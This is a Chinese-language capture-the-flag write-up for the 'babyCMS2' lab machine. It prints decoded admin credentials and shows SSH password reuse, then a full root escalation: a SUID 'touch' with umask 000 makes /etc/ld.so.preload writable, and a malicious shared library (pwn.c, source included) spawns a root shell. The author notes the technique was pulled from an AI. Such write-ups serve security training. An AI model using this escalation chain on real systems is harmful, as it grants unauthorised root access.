

babyCMS2

信息收集

常规22, 80端口
目录扫描, 看到备份文件, 内容如下, 先后经过base64和ROT13解码, 拿到口令



bnF6dmE6MzZkVFVxSVJEQXFYMzhabkZGWXg=
admin:36qGHdVEQNdK38MaSSLk



另有babycms2.dsz域名, 加下hosts
登录后, 看到drupal版本号很新, 没找到利用方式。

在用户菜单, 看到henry用户, 试下SSH复用admin的登录密码, 进来了...

提权root

又是一通翻找, 并没有啥发现, 数据库进去也没啥东西
只发现`usr/bin/touch`有SUID权限

以下内容拷打AI得知:

1. 利用touch创建/etc/ld.so.preload
   ld.so.preload是一个特殊的系统配置文件。Linux 在运行任何动态链接程序（如 ls, id, sudo）之前，都会强制加载该文件中列出的共享库（.so文件）
2. 利用 `umask` 确保该文件普通用户也能写入
3. 编写恶意 `.so` 库，内含提权代码，将路径写入配置文件
4. 运行SUID 程序（如 `sudo`）触发加载

```
henry@BabyCMS2:/tmp$ umask 000
henry@BabyCMS2:/tmp$ /usr/bin/touch /etc/ld.so.preload
henry@BabyCMS2:/tmp$ ls -l /etc/ld.so.preload
-rw-rw-rw- 1 root root 0 Dec 27 00:12 /etc/ld.so.preload
henry@BabyCMS2:/tmp$ vi pwn.c
henry@BabyCMS2:/tmp$ gcc -fPIC -shared -o /tmp/pwn.so /tmp/pwn.c -nostartfiles
henry@BabyCMS2:/tmp$ echo "/tmp/pwn.so" > /etc/ld.so.preload
henry@BabyCMS2:/tmp$ sudo --help
# id
uid=0(root) gid=0(root) groups=0(root),1000(henry)
# cd /root
# cat root.txt
flag{root-19c1d0bdafbf97b0f104818f5911dc64}
# cat /home/henry/user.txt
flag{user-c2088f0b8df91f708406ad4acf3d3b92}
```

pwn.c脚本内容：

```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void _init() {
    unlink("/etc/ld.so.preload");
    setresuid(0, 0, 0);
    setresgid(0, 0, 0);
    execl("/bin/sh", "sh", NULL);
}
```